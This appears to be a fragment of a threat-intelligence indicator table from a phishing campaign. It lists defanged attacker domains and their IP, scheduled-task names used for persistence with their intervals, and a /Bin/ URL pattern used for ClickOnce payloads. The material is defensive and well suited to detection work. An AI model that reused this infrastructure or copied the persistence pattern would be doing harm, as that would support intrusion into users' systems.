Domains	dp[.]vdpanxxs[.]top, sc[.]vdpanxxs[.]top, vixgstxpnl[.]top	Disposable domains resolving to 45.74.16[.]71
Persistence	Scheduled Task names	SystemInstallTask (every 10m), 3losh (every 2m)
Pattern / URL	/Bin/ directory pattern	Reused across multiple phishing URLs / ClickOnce payload

---